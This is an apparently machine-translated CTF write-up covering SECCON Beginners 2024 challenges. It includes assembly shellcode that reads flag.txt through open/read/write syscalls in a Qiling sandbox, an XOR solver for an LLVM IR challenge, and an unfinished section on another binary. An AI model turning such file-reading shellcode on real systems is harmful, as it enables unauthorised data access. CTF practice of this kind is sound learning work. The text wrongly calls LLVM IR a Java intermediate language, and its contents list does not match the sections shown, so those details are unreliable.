This page has been machine-translated from the original page.
I participated in SECCON Beginners CTF 2024, held starting June 15, 2024, with the team 0nePadding.

We finished in 16th place out of 962 teams.
Last year we placed 35th, so this is our best result to date.
This time I solved not only Rev challenges but also several Crypto and Pwn ones, so I’ll write a brief writeup.
Table of Contents
- cha-ll-enge(Rev)
- former-seccomp(Rev)
- simpleoverflow(Pwn)
- simpleoverwrite(Pwn)
- pure-and-easy(Pwn)
- Safe Prime(Crypto)
- math(Crypto)
- commentator(Misc)
- Summary
assemble(Rev)
Write assembly code in Intel syntax and retrieve the contents of flag.txt!
Accessing the provided URL launches a web application like this.

The backend of this application is implemented with the following code.
import os
import shutil
import time
import uuid

from flask import Flask, render_template, request, session, redirect
from qiling import Qiling
from qiling.const import QL_ARCH, QL_OS, QL_VERBOSE
from qiling.extensions import pipe

from pwn import asm

app = Flask(__name__)

app.secret_key = os.urandom(24)


@app.route("/", methods=["GET"])
def index():
    if "id" not in session:
        session["id"] = "1"
    return render_template("index.html", id=session["id"])


@app.route("/reset", methods=["GET"])
def reset():
    session["id"] = "1"
    return redirect("/")


@app.route("/", methods=["POST"])
def submit():
    code = request.form["code"]
    if len(code.strip()) == 0:
        return render_template("index.html", id=session["id"], error="Please input the code.")
    if ";" in code:
        return render_template("index.html", id=session["id"], error="Please remove the semicolon.")
    lines = code.splitlines()
    if len(lines) > 25:
        return render_template(
            "index.html",
            id=session["id"],
            error="Too many instructions. Please use less than 25 instructions.",
        )
    for line in lines:
        try:
            order = line.split()[0]
            if order not in ["mov", "push", "syscall"]:
                return render_template(
                    "index.html",
                    id=session["id"],
                    error="Invalid instructions are included. Please use only mov, push, syscall.",
                )
        except Exception:
            continue

    try:
        asm_code = asm(code, arch="amd64", os="linux")
    except Exception:
        return render_template(
            "index.html", id=session["id"], error="Failed to assemble the code. Please check the code."
        )

    # Debug
    logpath = os.path.join("logs", str(time.time()) + ".log")
    logf = open(logpath, "w")
    logf.write(code + "\n" * 2)
    logf.close()

    dirname = str(uuid.uuid4())
    os.mkdir(dirname)
    if session["id"] == "4":
        f = open(os.path.join(dirname, "flag.txt"), "w")
        flag = os.environ.get("FLAG", "ctf4b{fake_flag}")
        f.write(flag)
        f.close()
    ql = Qiling(
        code=asm_code,
        rootfs=dirname,
        archtype=QL_ARCH.X8664,
        ostype=QL_OS.LINUX,
        verbose=QL_VERBOSE.DEFAULT,
        log_file=logpath,
    )

    ql.os.stdout = pipe.SimpleOutStream(0)

    try:
        ql.run()
    except Exception:
        return render_template(
            "index.html",
            id=session["id"],
            error="Failed to execute the code. Please check the code.",
        )

    shutil.rmtree(dirname, ignore_errors=True)

    try:
        stdout=ql.os.stdout.read(1024).decode().strip()
    except Exception:
        stdout = str(ql.os.stdout.read(1024))

    message = "Successfully executed the code!"
    if session["id"] == "1" and ql.arch.regs.read("rax") == 0x123:
        message = "Congratulation! Let's proceed to the next stage!"
        session["id"] = "2"
    elif session["id"] == "2" and ql.arch.regs.read("rax") == 0x123 and ql.arch.stack_pop() == 0x123:
        message = "Congratulation! Let's proceed to the next stage!"
        session["id"] = "3"
    elif session["id"] == "3" and "Hello" in stdout:
        message = "Congratulation! Let's proceed to the next stage!"
        session["id"] = "4"
    elif session["id"] == "4" and os.getenv("FLAG", "ctf4b{fake_flag}") in stdout:
        message = "Congratulation! You have completed all stages!"

    return render_template(
        "index.html",
        id=session["id"],
        message=message,
        stdout=stdout,
        rax=hex(ql.arch.regs.read("rax")),
        rbx=hex(ql.arch.regs.read("rbx")),
        rcx=hex(ql.arch.regs.read("rcx")),
        rdx=hex(ql.arch.regs.read("rdx")),
        rsi=hex(ql.arch.regs.read("rsi")),
        rdi=hex(ql.arch.regs.read("rdi")),
        rbp=hex(ql.arch.regs.read("rbp")),
        rip=hex(ql.arch.regs.read("rip")),
        rsp=hex(ql.arch.regs.read("rsp")),
    )


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080)
As you can see from this code, the input assembly code (only mov, push, and syscall are allowed; maximum 25 lines) is assembled into binary using asm(code, arch="amd64", os="linux") and executed by Qiling.
The application has four stages in total; reaching Stage 4 makes flag.txt readable.
Setting Up a Local Environment
First, I set up a local testing environment using the provided Dockerfile.
In my environment, docker-compose build failed with a TypeError: HTTPConnection.request() got an unexpected keyword argument 'chunked' error, so I’m noting the workaround here.
$ docker-compose build
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/docker/api/client.py", line 214, in _retrieve_server_version
    return self.version(api_version=False)["ApiVersion"]
  File "/usr/lib/python3/dist-packages/docker/api/daemon.py", line 181, in version
    return self._result(self._get(url), json=True)
  File "/usr/lib/python3/dist-packages/docker/utils/decorators.py", line 46, in inner
    return f(self, *args, **kwargs)
  File "/usr/lib/python3/dist-packages/docker/api/client.py", line 237, in _get
    return self.get(url, **self._set_request_timeout(kwargs))
  File "/usr/local/lib/python3.10/dist-packages/requests/sessions.py", line 600, in get
    return self.request("GET", url, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/requests/sessions.py", line 587, in request
    resp = self.send(prep, **send_kwargs)
  File "/usr/local/lib/python3.10/dist-packages/requests/sessions.py", line 701, in send
    r = adapter.send(request, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/requests/adapters.py", line 486, in send
    resp = conn.urlopen(
  File "/usr/local/lib/python3.10/dist-packages/urllib3/connectionpool.py", line 790, in urlopen
    response = self._make_request(
  File "/usr/local/lib/python3.10/dist-packages/urllib3/connectionpool.py", line 496, in _make_request
    conn.request(
TypeError: HTTPConnection.request() got an unexpected keyword argument 'chunked'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/bin/docker-compose", line 33, in <module>
    sys.exit(load_entry_point('docker-compose==1.29.2', 'console_scripts', 'docker-compose')())
  File "/usr/lib/python3/dist-packages/compose/cli/main.py", line 81, in main
    command_func()
  File "/usr/lib/python3/dist-packages/compose/cli/main.py", line 200, in perform_command
    project = project_from_options('.', options)
  File "/usr/lib/python3/dist-packages/compose/cli/command.py", line 60, in project_from_options
    return get_project(
  File "/usr/lib/python3/dist-packages/compose/cli/command.py", line 152, in get_project
    client = get_client(
  File "/usr/lib/python3/dist-packages/compose/cli/docker_client.py", line 41, in get_client
    client = docker_client(
  File "/usr/lib/python3/dist-packages/compose/cli/docker_client.py", line 170, in docker_client
    client = APIClient(use_ssh_client=not use_paramiko_ssh, **kwargs)
  File "/usr/lib/python3/dist-packages/docker/api/client.py", line 197, in __init__
    self._version = self._retrieve_server_version()
  File "/usr/lib/python3/dist-packages/docker/api/client.py", line 221, in _retrieve_server_version
    raise DockerException(
docker.errors.DockerException: Error while fetching server API version: HTTPConnection.request() got an unexpected keyword argument 'chunked'
Since the above error appeared, I resolved it by downgrading the requests package to version 2.29.0 as shown below.
pip install requests==2.29.0As noted in the issue below, this error is caused by a compatibility problem with the requests package.
Reference: urllib3 v2 incompatibility · Issue #3113 · docker/docker-py
Stage 1, Stage 2
First, I’ll clear Stage 1 and Stage 2.

Stage 1 is cleared by setting RAX to 0x123, and Stage 2 by placing 0x123 on the top of the stack.
By executing the following assembly code in sequence, I was able to advance to Stage 3.
mov rax,0x123
push rax
Stage 3
The clear condition for Stage 3 was to print the string Hello to standard output.
This condition was cleared with the following assembly code.
This code places the string olleH (0x6f6c6c6548) in little-endian form on the stack top, passes that address to RSI, and uses syscall number 1 (write) to output Hello to standard output.
mov rax, 1
mov rdi, 1
mov rbx, 0x6f6c6c6548
push rbx
mov rsi, rsp
mov rdx, 5
syscall
Reference: write(2) — manpages-dev — Debian unstable — Debian Manpages
Reference: Searchable Linux Syscall Table for x86_64
The solution itself is simple, but there were several pitfalls I encountered on the way to this assembly code.
First, in my initial code I tried to push the immediate value 0x6f6c6c6548 onto the stack with push 0x6f6c6c6548, which produced the following error.
[ERROR] There was an error running ['/usr/bin/x86_64-linux-gnu-as', '-64', '-o', '/tmp/pwn-asm-ong0t78p/step2', '/tmp/pwn-asm-ong0t78p/step1']:
    It had the exitcode 1.
    It had this on stdout:
    /tmp/pwn-asm-ong0t78p/step1: Assembler messages:
    /tmp/pwn-asm-ong0t78p/step1:10: Error: operand type mismatch for `push'

[ERROR] An error occurred while assembling:
       1: .section .shellcode,"awx"
       2: .global _start
       3: .global __start
       4: .p2align 2
       5: _start:
       6: __start:
       7: .intel_syntax noprefix
       8: mov rax, 1
       9: mov rdi, 1
      10: push 0x6f6c6c6548
      11: mov rsi, rsp
      12: mov rdx, 9
      13: syscall
    Traceback (most recent call last):
      File "/usr/local/lib/python3.10/dist-packages/pwnlib/asm.py", line 701, in asm
        _run(assembler + ['-o', step2, step1])
      File "/usr/local/lib/python3.10/dist-packages/pwnlib/asm.py", line 419, in _run
        log.error(msg, *args)
      File "/usr/local/lib/python3.10/dist-packages/pwnlib/log.py", line 439, in error
        raise PwnlibException(message % args)
    pwnlib.exception.PwnlibException: There was an error running ['/usr/bin/x86_64-linux-gnu-as', '-64', '-o', '/tmp/pwn-asm-ong0t78p/step2', '/tmp/pwn-asm-ong0t78p/step1']:
    It had the exitcode 1.
    It had this on stdout:
    /tmp/pwn-asm-ong0t78p/step1: Assembler messages:
    /tmp/pwn-asm-ong0t78p/step1:10: Error: operand type mismatch for `push'
This error occurs because the push instruction does not support 64-bit immediate operands.

Reference: PUSH — Push Word, Doubleword, or Quadword Onto the Stack
Reference: Does pwntools cannot asm() format like ” push 64bit-number” · Issue #1228 · Gallopsled/pwntools
As a result, using push 0x6c6c6548 in the same assembly code to output the string Hell was possible.
To work around this limitation, I first load the value into a general-purpose register and then push that register, storing the 64-bit value on the stack top.
Incidentally, the reason for not doing it the following way is that a 64-bit slot would be allocated on the stack regardless, making the actually outputted string Hell\x00\x00o instead of Hello.
push 0x0000006f
push 0x6c6c6548
Stage 4
Now that I’ve reached Stage 4, it’s finally time to retrieve the flag.
As can be seen from the challenge code, upon reaching Stage 4, flag.txt is created inside a directory named with a random UUID.
dirname = str(uuid.uuid4())
os.mkdir(dirname)
if session["id"] == "4":
    f = open(os.path.join(dirname, "flag.txt"), "w")
    flag = os.environ.get("FLAG", "ctf4b{fake_flag}")
    f.write(flag)
    f.close()

ql = Qiling(
    code=asm_code,
    rootfs=dirname,
    archtype=QL_ARCH.X8664,
    ostype=QL_OS.LINUX,
    verbose=QL_VERBOSE.DEFAULT,
    log_file=logpath,
)
As indicated by the rootfs=dirname argument to Qiling, this directory serves as the root filesystem during execution.
Reference: qltool - Qiling Framework Documentation
Therefore, we can obtain the flag simply by opening flag.txt, reading its contents, and printing them.
The solver is as follows.
mov rax, 0x7478742e67616c66
push 0x0
push rax
mov rax, 2
mov rdi, rsp
mov rsi, 0
mov rdx, 0
syscall

mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 53
syscall

mov rax, 1
mov rdi, 1
mov rsi, rsp
mov rdx, 53
syscall
The system calls used, in order from top to bottom, are open, read, and write.
This allowed me to identify the correct flag.


If the assembly code doesn’t behave as expected, it’s helpful to change the verbose value to QL_VERBOSE.DEBUG and test locally.
ql = Qiling(
    code=asm_code,
    rootfs=dirname,
    archtype=QL_ARCH.X8664,
    ostype=QL_OS.LINUX,
    verbose=QL_VERBOSE.DEBUG,
)
Enabling debug mode allows you to easily view detailed information such as system call invocations and their results, as shown below, which is very helpful.
cha-ll-enge(Rev)
It’s a file format I’ve never seen before, but looking at its contents might reveal something…?
The challenge binary is a source that looks like Java intermediate language (LLVM IR).
At a glance, it’s clear that the code simply XORs each character of the flag with the corresponding value defined in @__const.main.key, then XORs the result with the next key value and checks whether the outcome is 0.
@__const.main.key = private unnamed_addr constant [50 x i32] [i32 119, i32 20, i32 96, i32 6, i32 50, i32 80, i32 43, i32 28, i32 117, i32 22, i32 125, i32 34, i32 21, i32 116, i32 23, i32 124, i32 35, i32 18, i32 35, i32 85, i32 56, i32 103, i32 14, i32 96, i32 20, i32 39, i32 85, i32 56, i32 93, i32 57, i32 8, i32 60, i32 72, i32 45, i32 114, i32 0, i32 101, i32 21, i32 103, i32 84, i32 39, i32 66, i32 44, i32 27, i32 122, i32 77, i32 36, i32 20, i32 122, i32 7], align 16
@.str = private unnamed_addr constant [14 x i8] c"Input FLAG : \00", align 1
@.str.1 = private unnamed_addr constant [3 x i8] c"%s\00", align 1
@.str.2 = private unnamed_addr constant [22 x i8] c"Correct! FLAG is %s.\0A\00", align 1
@.str.3 = private unnamed_addr constant [16 x i8] c"Incorrect FLAG.\00", align 1

; Function Attrs: noinline nounwind optnone uwtable
define dso_local i32 @main() #0 {
  %1 = alloca i32, align 4
  %2 = alloca [70 x i8], align 16
  %3 = alloca [50 x i32], align 16
  %4 = alloca i32, align 4
  %5 = alloca i32, align 4
  %6 = alloca i64, align 8
  store i32 0, i32* %1, align 4
  %7 = bitcast [50 x i32]* %3 to i8*
  call void @llvm.memcpy.p0i8.p0i8.i64(i8* align 16 %7, i8* align 16 bitcast ([50 x i32]* @__const.main.key to i8*), i64 200, i1 false)
  %8 = call i32 (i8*, ...) @printf(i8* noundef getelementptr inbounds ([14 x i8], [14 x i8]* @.str, i64 0, i64 0))
  %9 = getelementptr inbounds [70 x i8], [70 x i8]* %2, i64 0, i64 0
  %10 = call i32 (i8*, ...) @__isoc99_scanf(i8* noundef getelementptr inbounds ([3 x i8], [3 x i8]* @.str.1, i64 0, i64 0), i8* noundef %9)
  %11 = getelementptr inbounds [70 x i8], [70 x i8]* %2, i64 0, i64 0
  %12 = call i64 @strlen(i8* noundef %11) #4
  %13 = icmp eq i64 %12, 49
  br i1 %13, label %14, label %48

14:                                               ; preds = %0
  store i32 0, i32* %4, align 4
  store i32 0, i32* %5, align 4
  store i64 0, i64* %6, align 8
  br label %15

15:                                               ; preds = %38, %14
  %16 = load i64, i64* %6, align 8
  %17 = icmp ult i64 %16, 49
  br i1 %17, label %18, label %41

18:                                               ; preds = %15
  %19 = load i64, i64* %6, align 8
  %20 = getelementptr inbounds [70 x i8], [70 x i8]* %2, i64 0, i64 %19
  %21 = load i8, i8* %20, align 1
  %22 = sext i8 %21 to i32
  %23 = load i64, i64* %6, align 8
  %24 = getelementptr inbounds [50 x i32], [50 x i32]* %3, i64 0, i64 %23
  %25 = load i32, i32* %24, align 4
  %26 = xor i32 %22, %25
  %27 = load i64, i64* %6, align 8
  %28 = add i64 %27, 1
  %29 = getelementptr inbounds [50 x i32], [50 x i32]* %3, i64 0, i64 %28
  %30 = load i32, i32* %29, align 4
  %31 = xor i32 %26, %30
  store i32 %31, i32* %5, align 4
  %32 = load i32, i32* %5, align 4
  %33 = icmp eq i32 %32, 0
  br i1 %33, label %34, label %37

34:                                               ; preds = %18
  %35 = load i32, i32* %4, align 4
  %36 = add nsw i32 %35, 1
  store i32 %36, i32* %4, align 4
  br label %37

37:                                               ; preds = %34, %18
  br label %38

38:                                               ; preds = %37
  %39 = load i64, i64* %6, align 8
  %40 = add i64 %39, 1
  store i64 %40, i64* %6, align 8
  br label %15, !llvm.loop !6

41:                                               ; preds = %15
  %42 = load i32, i32* %4, align 4
  %43 = icmp eq i32 %42, 49
  br i1 %43, label %44, label %47

44:                                               ; preds = %41
  %45 = getelementptr inbounds [70 x i8], [70 x i8]* %2, i64 0, i64 0
  %46 = call i32 (i8*, ...) @printf(i8* noundef getelementptr inbounds ([22 x i8], [22 x i8]* @.str.2, i64 0, i64 0), i8* noundef %45)
  store i32 0, i32* %1, align 4
  br label %50

47:                                               ; preds = %41
  br label %48

48:                                               ; preds = %47, %0
  %49 = call i32 @puts(i8* noundef getelementptr inbounds ([16 x i8], [16 x i8]* @.str.3, i64 0, i64 0))
  store i32 1, i32* %1, align 4
  br label %50

50:                                               ; preds = %48, %44
  %51 = load i32, i32* %1, align 4
  ret i32 %51
}
Therefore, by using the following solver to repeatedly XOR each key with the next key value, the flag could be easily identified.
key = [119,20,96,6,50,80,43,28,117,22,125,34,21,116,23,124,35,18,35,85,56,103,14,96,20,39,85,56,93,57,8,60,72,45,114,0,101,21,103,84,39,66,44,27,122,77,36,20,122,7]
for i in range(1,len(key)):
    print(chr(key[i-1]^key[i]), end="")

# ctf4b{7ick_7ack_11vm_int3rmed14te_repr3sen7a7i0n}
construct(Rev)
There seem to be a lot of unused functions…?
Analyzing the challenge binary, the main function doesn’t perform any particularly notable operations, but a chain of functions is registered in .init_array.

This is where an array of function pointers used for initialization at program startup is stored; these are executed before the main function.
Therefore, I’ll examine the functions chained here from top to bottom.

Check for Command-Line Arguments
The first function appears to verify whether command-line arguments are present.
Validate Input Length of 0x20 Characters
The next function checks whether the length of the received command-line argument is 0x20 characters.
